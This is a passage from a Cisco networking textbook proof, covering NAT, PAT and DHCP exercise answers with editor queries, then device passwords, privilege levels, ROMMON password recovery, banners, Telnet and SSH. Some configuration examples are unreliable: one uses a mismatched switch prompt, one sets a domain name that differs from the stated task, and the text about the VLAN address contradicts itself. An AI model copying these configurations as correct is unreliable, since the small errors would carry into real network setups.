NAT: s=10.10.1.2->191.42.27.1, d=191.42.27.2 [14]

NAT*: s=191.42.27.2, d=191.42.27.1->10.10.1.2 [47]

NAT: s=10.10.1.2->191.42.27.1, d=191.42.27.2 [15]

NAT*: s=191.42.27.2, d=191.42.27.1->10.10.1.2 [48]

NAT: s=10.10.1.2->191.42.27.1, d=191.42.27.2 [16]

NAT*: s=191.42.27.2, d=191.42.27.1->10.10.1.2 [49]

NAT: s=10.10.2.2->191.42.27.2, d=191.42.27.2 [13]

NAT: s=10.10.2.2->191.42.27.2, d=191.42.27.2 [14]

NAT: s=10.10.2.2->191.42.27.2, d=191.42.27.2 [15]
```

By running the **`debug ip nat`** command, you can see the NATs of IP addresses 10.10.1.2 and 10.10.2.2 to 191.42.27.2.

Exercise 3

Configure PAT. Verify the PAT. Configure IP networks 192.168.1.0/24 and 192.168.2.0/24 to be translated to IP address 83.56.68.1. Create a pool called **MYPOOL**:

PAT Configuration

```
Router1(config)#int e0/0
Router1(config-if)#ip add 83.56.68.1 255.255.255.252
Router1(config-if)#ip nat outside
Router1(config-if)#int e0/1
Router1(config-if)#ip nat inside
Router1(config-if)#ip add 192.168.1.2 255.255.255.0
Router1(config-if)#int e0/2
Router1(config-if)#ip nat inside
Router1(config-if)#ip add 192.168.2.2 255.255.255.0
Router1(config)#ip nat pool MYPOOL 83.56.68.1 83.56.68.1 netmask 255.255.255.252
Router1(config)#access-list 1 permit 192.168.1.0 0.0.0.255
Router1(config)#access-list 1 permit 192.168.2.0 0.0.0.255
Router1(config)#ip nat inside source list 1 pool MYPOOL overload
```

Now you should verify that the PAT is working correctly by reviewing the PAT and statistics: AU7

```
Router1#sh ip nat translations
Pro Inside global      Inside local       Outside local      Outside global
icmp 83.56.68.1:13    192.168.1.1:13      83.56.68.2:13      83.56.68.2:13
icmp 83.56.68.1:12    192.168.2.1:12      83.56.68.2:12      83.56.68.2:12

Router1#sh ip nat statistics
Total active translations: 2 (0 static, 2 dynamic; 2 extended)
Peak translations: 2, occurred 00:00:20 ago
Outside interfaces:
  Ethernet0/0
Inside interfaces:
  Ethernet0/1, Ethernet0/2
Hits: 20  Misses: 0
CEF Translated packets: 20, CEF Punted packets: 0
Expired translations: 0
Dynamic mappings:
-- Inside Source
[Id: 1] access-list 1 pool MYPOOL refcount 2
 pool MYPOOL: netmask 255.255.255.252
        start 83.56.68.1 end 83.56.68.1
        type generic, total addresses 1, allocated 1 (100%), misses 0

Total doors: 0
Appl doors: 0
Normal doors: 0
Queued Packets: 0
```

You have verified that PAT is functioning correctly.

Exercise 4

Apress Publishing needs to activate a new router as a DHCP server. Create a DHCP pool on Router1 of IP addresses 192.168.1.2–192.168.1.20 while excluding IP address 192.168.1.1 and range 192.168.1.21–192.168.1.254. Configure the router as 192.168.1.1/24 and as the gateway. The name of the DHCP on the router should be **DESKTOP**, and the domain name should be **apress.com**. Switch1 should be configured to send DHCP requests of workstations to Router1 by creating and adding the host to VLAN 200. Choose an IP address that can be statically added for VLAN 200 without possibly creating a DHCP conflict. On Router1, create another DHCP pool called **VOIP** with IP address for network 192.168.2.0/24; exclude IP addresses 192.168.2.1 and 192.168.2.2. Configure Router1 as 192.168.2.1/24 and as the gateway. Switch1 should be configured to send DHCP requests of all phones to Router1 by creating and adding the host to VLAN 100. Choose an IP address that can be statically added for VLAN 100 without possibly creating a DHCP conflict. Display the DHCP binding database on the router.

AU8

```
Router1 Configuration
Router1(config)#int e0/0
Router1(config-if)#ip add 192.168.1.1 255.255.255.0
Router1(config-if)#service dhcp
Router1(config)#ip dhcp pool DESKTOP
Router1(dhcp-config)#network 192.168.1.0 255.255.255.0
Router1(dhcp-config)#default-router 192.168.1.1
Router1(dhcp-config)#domain-name www.apress.com
Router1(dhcp-config)#ip dhcp excluded-address 192.168.1.1
Router1(config)#ip dhcp excluded-address 192.168.1.21 192.168.1.254
Router1(config)#int e0/1
Router1(config-if)#ip add 192.168.2.1 255.255.255.0
Router1(config)#ip dhcp pool VOIP
Router1(dhcp-config)#network 192.168.2.0 255.255.255.0
Router1(dhcp-config)#default-router 192.168.2.1
Router1(dhcp-config)#domain-name www.apress.com
Router1(dhcp-config)#ip dhcp excluded-address 192.168.2.1 192.168.2.2

Switch1 Configuration
Switch1(config)#int vlan 200
Switch1(config-if)#ip add 192.168.1.21 255.255.255.0
Switch1(config-if)#ip helper-address 192.168.1.1
Switch1(config-if)#int range e0/0 - 1
Switch1(config-if-range)#switchport mode access
Switch1(config-if-range)#switchport access vlan 200

Switch2 Configuration
Switch2(config)#int vlan 100
Switch2(config-if)#ip address 192.168.2.2 255.255.255.0
Switch1(config-if)#ip helper-address 192.168.2.1
Switch2(config-if)#int range e0/0 - 1
Switch2(config-if-range)#switchport mode access
Switch2(config-if-range)#switchport access vlan 100
```

Let's review our DHCP bindings:

```
Router1#sh ip dhcp binding
Bindings from all pools not associated with VRF:
IP address          Client-ID/              Lease expiration        Type
                    Hardware address/
                    User name
192.168.1.2         0063.6973.636f.2d61.    Mar 01 2015 06:57 PM    Automatic
                    6162.622e.6363.3030.
                    2e30.3330.302d.4574.
                    302f.30
192.168.2.3         0063.6973.636f.2d61.    Mar 01 2015 07:05 PM    Automatic
                    6162.622e.6363.3030.
                    2e30.3230.302d.4574.
                    302f.30
```

The Switch2 IP address chosen should have been the excluded IP address range from 192.168.1.21 to 192.168.1.254; you would receive duplicate IPs for Host1 and Switch1 if you chose 192.168.1.2 (as shown next).

The following message is from Host1:

```
*Feb 28 19:23:34.746: %DHCP-6-ADDRESS_ASSIGN: Interface Ethernet0/0 assigned DHCP address
192.168.1.2, mask 255.255.255.0, hostname Host1
```

The same IP address was configured on VLAN 200 on Switch1, and it receives a duplicate IP address warning:

```
*Feb 28 19:24:34.914: %IP-4-DUPADDR: Duplicate address 192.168.1.2 on Vlan200, sourced by
aabb.cc00.0200
```

Author Queries

Chapter No.: 9 0005078429

Queries	Details Required	Author's Response
AU1	Please check if edit to sentence starting "Its difference from static…" is okay.	
AU2	Please provide citations for "Figures 9-5 to 9-8" in the text.	
AU3	Please check if "enables the router to have multiple translationsPort Address Translation (PAT)multiple translations" is okay as edited.	
AU4	Please check if edit to sentence starting "The switch or router…" is okay.	
AU5	Please check if edit to sentence starting "Configure network address…" is okay.	
AU6	Please check if "Verify the PAT." is okay as edited, as well another occurrence of the same.	
AU7	Please check if edit to sentence starting "Now you should verify…" is okay.	
AU8	Sentence starting "Use the following diagram…" in the "Exercise Answers" section has been deleted. Please check.	

CHAPTER 10

Management Plane

This chapter covers topics related to the management plane. These topics include password creation; user account creation; performing a password recovery; configuring banner messages; enabling management capabilities such as Telnet and Secure Shell (SSH); disabling unnecessary services; configuring authentication, authorization, and accounting (AAA); and how to monitor your devices using the Simple Network Management Protocol (SNMP) and Syslog. Before you get started, let's go over some introductory Cisco commands that involve the management plane (see Table 10-1).

Table 10-1. *Management Commands*

Cisco IOS Command	Command Description
banner login	Configures a message that is displayed when a user attempts to log in.
banner motd	Configures a day banner message that displays when a user attempts to log in.
configure terminal	Enters global configuration mode from privileged exec mode.
enable	Enters privileged exec mode.
enable password password	Sets the enable password.
enable secret password	Sets the enable secret password.
hostname hostname	Sets the device name.
line console 0	Accesses console line configuration mode.
line vty 0 4	Enters configuration mode for virtual terminal lines.
login	Enables password for Telnet line.
login local	Configures a line to use a login username.
password password	Specifies the password that is required for a user to log in via VTY line.
service password-encryption	Encrypts all current and future passwords configured on the device using a simple reversible algorithm.
password encryption aes	Encrypts supported pre-shared keys using AES and a system-specific master key. The supported keys and passwords depend on the version of IOS/IOS-XE.

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_10

The Management Plane Defined

The management plane monitors and controls network devices and secures traffic sent to the devices. Applications and protocols that are used by the management plane include the Simple Network Management Protocol (SNMP), Syslog, Telnet, Secure Shell (SSH) Protocol, File Transfer Protocol (FTP), Trivial File Transfer Protocol (TFTP), netconf, and Represent(ReST). These protocols provide the ability to interactively or asynchronously configure and monitor devices. Any of these protocols can be used to configure devices one at a time or through a centralized software management platform.

Authentication and Authorization Basics

Access to network devices should be controlled by passwords or certificates. When using passwords, it is a best practice to create a password per user, but a password can be set for the entire device. Even with per-user authentication, one can have a single password to enter privileged exec mode.

The legacy command to configure the password for privileged exec mode is `enable password <password>`. The problem with this command is that it sets the password in clear text. The `service password encryption` command tells the IOS to encrypt passwords; this is not very secure but better than clear text and can be easily reversed. The command encodes the configured passwords as Vigenère ciphers, similar to the codex from *The Da Vinci Code*. The command encrypts currently configured passwords, as well as those configured after entering this command. In modern versions of IOS and IOS-XE, the security of cleartext passwords and keys can be improved by using `password encryption aes`. This command uses a master key that you configure on each router to encrypt the cleartext password using AES. This is much stronger than the basic encryption provided with only using `service password encryption`; however, it is not supported for enable passwords on many versions of IOS that are still commonly in use.

The `enable secret` command is the replacement for the `enable password` command. When both commands are configured, a device will default to use the `enable secret` password. By default, the `enable secret` command uses Message Digest 5 (MD5) to hash the password; this process is not reversible. Since the `enable password` is easily reversed, it is important to not use the same password for both the `enable` password and the `enable secret` password. This would defeat the purpose of having the stronger password, if an intruder could simply decrypt the `enable password`. MD5 is considered a weak hashing algorithm by modern standards. Beginning in IOS versions 15.3(3)M3 and 15.5(1)S, the default can be changed to either scrypt or sha256 by using the command `enable algorithm-type {md5 | scrypt | sha256}`.

```
Router1(config)#do show run | include password
no service password-encryption
enable password Apress
Router1(config)#
```

After you use the `enable password` command, you can see that the password is in clear text in `show running-config`. If you use the `service password-encryption` command, you can lightly encrypt the password:

```
Router1(config)#service password-encryption
Router1(config)#do show run | include password
service password-encryption
enable password 7 03254B19031C32
Router1(config)#
```

As you can see, the password is encrypted with type 7. Type 7 passwords are easily reversed. You can associate a type 7 password with a key chain and then show the key chain to see the unencrypted password.

In that case of enable passwords, we do not need to use reversible encryption. This is the reason why the `enable secret` command is used:

```
Router1(config)#enable secret Apress
The enable secret you have chosen is the same as your enable password.
This is not recommended.  Re-enter the enable secret.

Router1(config)#do show running-config | include password|secret
service password-encryption
enable secret 5 $1$vu3P$km54v8mvxFy3L76ZTFHF/0
enable password 7 03254B19031C32
Router1(config)#enable secret 5 $1$POT.$OtvpKVN58.c5MO.3H5Jkc1
```

As previously mentioned, the command `enable secret` uses type 5 encryption, which is MD5. This is a stronger one-way hash, and it is considerably more difficult to crack than type 7. Did you notice the warning it gave when you used the same password for both the `enable` password and the `enable secret` password? Even though it warned you that the password was the same for both `enable` and `enable secret`, it still accepted the password.

By default, MD5 hashes are generated for secret passwords. MD5 is a one-way algorithm. That means that there isn't a way to obtain the original password. It works by taking a password that a user provides and hashing it. The hash needs to match. When you look at the string after secret 5, you will see some text starting with $. The text inside the $ is the salt. A salt is a value that is added to the original clear text before it is hashed. The purpose of the salt is to make hashes more unique. That will make it more difficult for hackers to use tables of hashes to find a password with a matching hash. Unfortunately, MD5 can be easily broken by hackers. In this example, we change the enable secret password to hash using scrypt:

```
Router1(config)#enable algorithm-type scrypt secret Apress
Router1(config)#do sh run | inc enable se
enable secret 9 $9$bDdDjlQy643/Sr$Uv57DgOtAnpXo2MwYpLWegCOJiYxGCiJHiyL4qSSJgY
Router1(config)#

Router1(config)#exit
Router1#
*Apr 16 18:25:03.961: %SYS-5-CONFIG_I: Configured from console by console
Router1#disable
Router1>enable
Password: (Apress)  ! Masked
Router1#
```

By default, the `enable password` and `enable secret` commands are privilege 15. Privilege 15 allows full control of a device. Sometimes you want to give out accesses between the user exec privilege, level 1, and privilege 15. This can be done by specifying the level when configuring the password. When entering privilege exec mode, you also need to specify the privilege level:

```
Router1(config)#enable secret level ?
  <1-15>  Level number

Router1(config)#enable secret level 7 Level7
Router1#disable
*Apr 16 18:41:11.034: %SYS-5-CONFIG_I: Configured from console by console
Router1>enable
```

```
Password: (Level7) ! Masked
Password: (Level7) ! Masked
Password: (Level7) ! Masked
% Bad secrets

Router1>enable 7
Password: (Level7) ! Masked
Router1#show privilege
Current privilege level is 7
Router1#
```

Unfortunately, the privilege levels between 1 and 15 need commands associated with them before they are of any value:

```
Router1#configure terminal
         ^
% Invalid input detected at '^' marker.

Router1#show run
         ^
% Invalid input detected at '^' marker.

Router1#
```

In the following example, you configure privilege 7 with the ability to **shut** and **no shut** interfaces. Notice that you tried to configure the IP address in the example, but the router did not accept the command:

```
Router1#enable
Password: (Apress) ! Masked
Router1#show privilege
Current privilege level is 15
Router1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router1(config)#
Router1(config)#privilege exec level 7 configure terminal
Router1(config)#privilege configure level 7 interface
Router1(config)#privilege interface level 7 shut
Router1(config)#privilege interface level 7 no shut
Router1(config)#exit
*Apr 16 18:54:37.177: %SYS-5-CONFIG_I: Configured from console by console
Router1#enable 7
Router1#show privilege
Current privilege level is 7
Router1#
Router1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router1(config)#
Router1(config)#int eth0/0
Router1(config-if)#shut
Router1(config-if)#no shut
Router1(config-if)#ip address
```

```
*Apr 16 19:05:21.946: %LINK-3-UPDOWN: Interface Ethernet0/0, changed state to up
*Apr 16 19:05:22.948: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/0, changed
state to up
Router1(config-if)#ip address 10.1.1.1 255.255.255.0
             ^
% Invalid input detected.

Router1(config-if)#
```

User Accounts

User accounts can be used to allow administrators privilege access to devices. The following `username` command is used to set a local username of **admin** and a password of **test**. In this example, the user is assigned privilege level 15:

```
Router1(config)#username admin privilege 15 algorithm-type scrypt secret test
Router1(config)#do sh run | inc username
username admin privilege 15 secret 9
$9$5cvcauIspRWci.$7RPx4D1x59WhddVPC45o5Q3QdBvPNeKCLUg9bYIazy6
Router1(config)#
```

We specified the hash type as scrypt. The default would have been MD5 on this platform. The resulting configuration line shows a 9 before the hashed password. That means that scrypt follows. If the token `password` had been specified instead of `secret`, the password would be plaintext or type 7, depending on whether service password-encryption is enabled.

If you do not specify a privilege level in the `username` command, the default is level 1. Unlike the `enable` command, one does not need to specify the privilege level when using usernames to obtain privileges; however, a combination of enable and user authentication can be used:

```
Router1(config)#username Level7 privilege 7 secret Level7
Router1(config)#exit
Router1#login
*Apr 21 19:09:45.869: %SYS-5-CONFIG_I: Configured from console by NotMuch on console
Router1#login
Username: Level7
Password:
Router1#show privilege
Current privilege level is 7
Router1#enable
Password:
Router1#show privilege
Current privilege level is 15
Router1#show users
    Line       User       Host(s)     Idle       Location
*   0 con 0    Level7     idle        00:00:00

    Interface  User       Mode         Idle     Peer Address

Router1#
```

Password Recovery

How many times have you needed to complete a password recovery of a router? For me, it has been many—whether it was an old device that was taken offline and I needed it later but forgot the password or it was an online device. To work around a lost password, we can boot into ROMMON and configure the router to ignore the startup configuration file. Once it is booted, we can restore the configuration file and change the password to something we know.

Some people think it is a security risk to allow anyone with physical access the ability to change the password. The `no service password-recovery` command can be used. This prevents users from booting the router and having access to the files in flash. If you use this option, it is important to save your configuration offline because the only option to break into the router is to erase the configuration. You should always back up your configuration even if you allow password recovery, but sometimes it can be difficult to get to the backup file from a remote router.


Let's go over the password recovery procedure for a Cisco router. Notice that we wrote router. The procedure is different for switches. You should have physical access to the device to perform the following steps, and you must have a laptop plugged into the console port of the router. If you have a terminal server connecting to the console port and managed power, you could do this remotely, but that is not an extremely common scenario.

As you can see, you are unable to log in to the router:

```
Router2>enable
Password:
Password:
Password:
% Bad passwords

Router2>
```

You must power cycle the router and enter the break sequence on the keyboard to enter **ROMMON**. Depending on the terminal client you are using, you may be able to press Ctrl-C or Ctrl-Break, but you may need to use the Send Break option from the terminal program.



AU1 ***Figure 10-1.*** *Send Break in SecureCRT*

■ **Warning** Break key entered while upgrade ROMMON was initializing.

monitor: command "boot" aborted due to user interrupt.

Now you must change the configuration register of the device. Before you do this, let's take a moment to discuss the configuration register. The configuration register value can be seen from the output of the `show version` command:

```
R1#show version
Cisco IOS Software, 7200 Software (C7200-ADVIPSERVICESK9-M), Version 15.2(4)S5, RELEASE
SOFTWARE (fc1)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2014 by Cisco Systems, Inc.
Compiled Thu 20-Feb-14 06:51 by prod_rel_team

(Output omitted)

Configuration register is 0x2102
```

The default setting for the configuration register is 0x2102, which states that the router will boot the Cisco image from flash memory with a console speed of 9600 baud. The configuration register can change the console speed and how a router boots, meaning you can boot into **ROMMON**, as shown in this example, and change boot options. The configuration register value of 0x2142 ignores the break, tells the router to boot into **ROMMON** if the initial boot fails, configures a console speed of 9600, and ignores the configuration so that the router boots without loading the configuration.

Type **confreg 0x2142** at the `rommon 1` prompt to boot from flash:

```
rommon 1 > confreg 0x2142
```

You must reset or power cycle for new config to take effect:

```
rommon 2 > reset
```

Next, you copy the `startup-config` to the `running-config` to copy NVRAM to memory. Notice that you can log into the router, as there is no config or password set:

```
Router>en
Router#copy startup-config running-config
Destination filename [running-config]?

1168 bytes copied in 0.380 secs (3074 bytes/sec)
```

Now that you have the configuration loaded, you need to set a new password and change the configuration register back to 0x2102. Notice the router hostname changed from Router to Router2. It is also important to verify that interfaces are not shut down. When loading the startup configuration this way, it is common for the interfaces to be shut down:

```
Router2#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router2(config)#enable secret CCNP
Router2(config)#username admin priv 15 secret CCNP
Router2(config)#config-register 0x2102
Router2(config)#exit
Router2#copy running-config startup-config
Destination filename [startup-config]?
Building configuration...
```

Alternatively, you could use `config replace`. An advantage of `config replace` is that it won't attempt to merge configurations. When you boot to a blank configuration, it may include some defaults. Those defaults may be merged with the configuration in your startup configuration file. This will fix the issue with interfaces coming up as shut down. A disadvantage is that the syntax may differ slightly on different devices:

```
Router#configure replace nvram:startup-config
This will apply all necessary additions and deletions
to replace the current running configuration with the
contents of the specified configuration file, which is
assumed to be a complete configuration, not a partial
configuration. Enter Y if you are sure you want to proceed. ? [no]: yes

Total number of passes: 0
Rollback Done
```

```
Router2#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
Router2(config)#enable secret CCNP
Router2(config)#username admin priv 15 secret CCNP
Router2(config)#config-register 0x2102
Router2(config)#exit
Router2#copy running-config startup-config
Destination filename [startup-config]?
Building configuration...
```

Now reload the router and log in with your newly set password.
Don't forget to save the configuration!

Banners

Banners alert anyone attempting to access a device that it is a private device and inform as to what constitutes legitimate or illegitimate use of the device. This is important when there is a lawsuit or there are criminal charges related to the use of the device.

The banner login message should be set and state that if you are not an authorized user of the system, you could be subject to criminal and civil penalties. You also want to state that users of the device are logged and subject to monitoring, which could be used in a court of law to prosecute violators. Do not include any inviting messages, such as "Welcome to Apress." In this case, an attacker could simply claim that they were welcomed to the network device, which could be upheld in court.

The `banner motd`, `banner login`, and `banner exec` commands can be used:

```
ROUTER1#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
ROUTER1(config)#banner ?
  LINE            c banner-text c, where 'c' is a delimiting character
  config-save     Set message for saving configuration
  exec            Set EXEC process creation banner
  incoming        Set incoming terminal line banner
  login           Set login banner
  motd            Set Message of the Day banner
  prompt-timeout  Set Message for login authentication timeout
  slip-ppp        Set Message for SLIP/PPP
```

Let's set the login banner using the `banner login` command. The `c` used as follows tells the IOS where the message starts; the `c` is used after the message to tell the IOS that this is the end of the message. The `c` does not have to be used; any delimiting character can be used as long as that character doesn't appear in the message. Since the following message is in all capital letters and a lowercase c is used as the delimiter, it works:

```
ROUTER1(config)#banner login ?
  LINE  c banner-text c, where 'c' is a delimiting character

ROUTER1(config)#banner login c
Enter TEXT message.  End with the character 'c'.
NOTICE TO USERS
```

```
THIS IS AN OFFICIAL COMPUTER SYSTEM AND IS THE PROPERTY OF THE ORGANIZATION.
THIS SYSTEM IS FOR AUTHORIZED USERS ONLY.  UNAUTHORIZED USERS ARE PROHIBITED.
USERS (AUTHORIZED OR UNAUTHORIZED) HAVE NO EXPLICIT OR IMPLICIT EXPECTATION
OF PRIVACY.  ANY OR ALL USES OF THIS SYSTEM MAY BE SUBJECT TO ONE OR MORE OF
THE FOLLOWING: INTERCEPTION, MONITORING, RECORDING, AUDITING, INSPECTION, AND
DISCLOSING TO SECURITY PERSONNEL AND LAW ENFORCEMENT PERSONNEL.  BY USING
THE USER CONSENTS TO THESE ACTIONS.  UNAUTHORIZED OR IMPROPER USE
OF THIS SYSTEM MAY RESULT IN ADMINISTRATIVE DISCIPLINARY ACTION AND CIVIL AND FEDERAL
PENALTIES.  BY ACCESSING THE SYSTEM YOU INDICATE YOUR AWARENESS OF THESE TERMS AND
CONDITIONS OF USE.  DISCONTINUE USE IMMEDIATELY IF YOU DO NOT AGREE TO THE AFOREMENTIONED
CONDITIONS STATED IN THIS NOTICE.
c
```

Management Sessions

In order for administrators to enable remote interactive management of a device, Telnet or SSH must be enabled. The latter is recommended because it is encrypted. You do not want someone to see the data that is being transmitted to the device that you are managing.

Telnet

Telnet can be enabled on a router to remotely access it, but data is unencrypted, which does not make it a recommended practice. Let's enable Telnet.

A VTY line is used for remotely connecting to network devices. Protocols such as Telnet and SSH are used over the VTY lines for remote communication:

```
ROUTER1(config)#line vty 0 4

ROUTER1(config-line)#transport ?
  input      Define which protocols to use when connecting to the terminal
             server
  output     Define which protocols to use for outgoing connections
  preferred  Specify the preferred protocol to use

ROUTER1(config-line)#transport input telnet

! The login local command tells the router to use the local username that has been created
for remote connections. If the router is already configured for aaa new-model, the syntax is
different. We will discuss that later.

ROUTER1(config-line)#login local
ROUTER1(config-line)#login
% Login disabled on line 2, until 'password' is set
% Login disabled on line 3, until 'password' is set
% Login disabled on line 4, until 'password' is set
ROUTER1(config-line)#password test
```


```
!The login command tells the router that we will be creating a telnet password and we use
the password command to set the password to test
!If a password is not created, a user attempting to connect will receive an error that a
password is required, but none exists
!The exec-timeout command is used to logout sessions that idle for a long period of time

ROUTER1(config-line)#exec-timeout ?
  <0-35791>  Timeout in minutes

ROUTER1(config-line)#exec-timeout 10 ?
  <0-2147483>  Timeout in seconds
  <cr>

ROUTER1(config-line)#exec-timeout 10 0
```

Figure 10-2 displays a packet capture of a Telnet session to a router. As you can see, the data is unencrypted and can be seen by anyone spying on the router. You can see that the user connected to the router just pinged another device from the router. If someone was capturing this data as illustrated, all the commands and responses entered, including the passwords, would be captured.



this figure will be printed in b/w

Figure 10-2. *Telnet PCAP*

SSH

SSH is used to establish encrypted remote connections by administrators. The security provided by SSH depends on a combination of the version of SSH and the length of the key. Let's enable SSH on the device:

```
!Either a domain name needs to be set before generating ssh keys or a label must be
specified in the crypto key generate command.
ROUTER1(config)#ip domain-name apress.com

!Generate the keys to enable ssh
```

```
ROUTER1(config)#crypto key generate rsa
The name for the keys will be: ROUTER1.apress.com
Choose the size of the key modulus in the range of 360 to 4096 for your
  General Purpose Keys. Choosing a key modulus greater than 512 may take
  a few minutes.

!The modulus needs to be at least 768 bits for SSH version 2

How many bits in the modulus [512]: 2048
% Generating 2048 bit RSA keys, keys will be non-exportable...
[OK] (elapsed time was 3 seconds)

*Mar  3 21:29:33.044: %SSH-5-ENABLED: SSH 1.99 has been enabled

! SSH version 1 is being used now we must use ssh version 2 as it is more secure

ROUTER1(config)#ip ssh version 2
ROUTER1(config)#line vty 0 4
ROUTER1(config-line)#transport input ssh
ROUTER1(config-line)#transport output ssh
ROUTER1(config-line)#login local
ROUTER1(config-line)#login
ROUTER1(config-line)#password test

!The time-out command sets a timeout of 100 seconds for SSH connections

ROUTER1(config)#ip ssh time-out 100

!The authentication-retries command limits SSH authentication retries to 4

ROUTER1(config)#ip ssh authentication-retries 4
```

Figure 10-3 displays a packet capture of a SSH session to a router. As you can see, the data is encrypted and more secure than in Telnet.

this figure will be printed in b/w




Figure 10-3. *SSH PCAP*

Console and Auxiliary Lines

The console and auxiliary (AUX) lines can be used to access a network device remotely and locally. Access to the console ports should be secured. Physical access to the device should be restricted to authorized personnel, and a password should be set on the router. In the following, you can see that the local username and password combination has a privilege level of 15 to access the console:

```
line con 0
 ! An exec-timeout of 0 0 means that exec mode will never time out
 ! It is common to see this, but it is not secure.
 exec-timeout 0 0
 privilege level 15
 logging synchronous
 login local
```

AU4 The AUX line is normally not used; it should be disabled if it is not to be used. To disable the line, use the `transport` command and set no password:

```
line aux 0
 exec-timeout 0 0
 transport input none
 transport output none
 no exec
 no password
```

10.6 Disabling Services

All unnecessary services should be disabled as a best security practice. These include UDP services, which attackers can use, or services that are not normally used for valid purposes.

Disabled Services

